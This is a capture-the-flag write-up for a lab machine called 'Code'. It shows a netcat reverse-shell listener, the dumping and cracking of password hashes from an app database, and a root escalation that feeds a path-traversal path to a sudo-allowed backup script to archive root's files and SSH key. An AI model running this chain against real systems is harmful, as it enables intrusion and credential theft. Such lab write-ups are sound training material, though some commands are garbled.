Code:

- > nc -lvnp 4444
- > Running the provided code (what Kris show us in lecture)
- > Is
- > cd ...
- > cat user.txt


```
app-production@code:~$ cat user.txt
cat user.txt
66f58e4c76e1b9d705cebba0a5e86580
app-production@code:~$ exit
```

User flag got.

Then Try to find Root flag:

```
app-production@code:~/app/instance$ sqlite3 database.db
sqlite3 database.db
.tables
code user
select * from user;
1|development|759b74ce43947f5f4c91aeddc3e5bad3
2|martin|3de6f30c4a09c27fc71932bfc68474be
```

Free Password Hash Cracker



Download CrackStation's Wordlist

- > ssh martin@ip
- > login with password

```
martin@code:~/home$ cpl app-production
martin@code:~/home/app-production$ cd app
martin@code:~/home/app-production/app$ ls
instance static templates
martin@code:~/home/app-production/app$ ls instance
martin@code:~/home/app-production/app$ cd instance
martin@code:~/home/app-production/app/instance$ ls
martin@code:~/home/app-production/app/instance$ cd ...
martin@code:~/home/app-production/app$ ls static
martin@code:~/home/app-production/app$ ls static/css
martin@code:~/home/app-production/app$ ls templates
martin@code:~/home/app-production/app$ cd templates
martin@code:~/home/app-production/app/templates$ ls
martin@code:~/home/app-production/app/templates$ cd ..
martin@code:~/home/app-production/app$ cd ..
martin@code:~/home/app-production$ cd ...
martin@code:~/home$ cd..
cd..: command not found
martin@code:~/home$
```

Nothing at /home

Try to explore /backups

Check our permission:

```
martin@code:~/backups$ sudo -l


Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
martin@code:~/backups$

martin@code:~/backups$ cat /usr/bin/backy.sh
```

Rewrite the task.json file and try to access root

```
martin@code:~$ tar -xvjf code_home_.._root_2025_July.tar.bz2 -C /home/martin/copy
root/.local/share/
root/.local/share/nano/
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/ [
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.bash_history
       ode:~$ sudo /usr/bin/backy.sh /home/martin/root-steal.json
2025/07/21 05:50:34 & Archiving: [/home/../root]
2025/07/21 05:50:34 & To: /home/martin ...
2025/07/21 05:50:34 @
tar: Removing leading `/home/../' from member names
/home/../root/.local/share/
/home/../root/.local/share/nano/
/home/../root/.sqlite_history
/home/../root/scripts/backups/
/home/../root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
/home/../root/.ssh/id_rsa
/home/../root/.ssh/authorized_keys
martin@code:~$
backups code_home_.._root_2025_July.tar.bz2 copy dump evil home root-steal.json
martin@code:~$ cd copy
martin@code:~/copy$ ls
martin@code:~/copy$ cd root
martin@code:~/copy/root$ ls
root.txt scripts
martin@code:~/copy/root$ cat root.txt
3ff6919d7fd13aca36524403777ecb3f
martin@code:~/copy/root$
```



Machine: Code, got the USER/ROOT flag.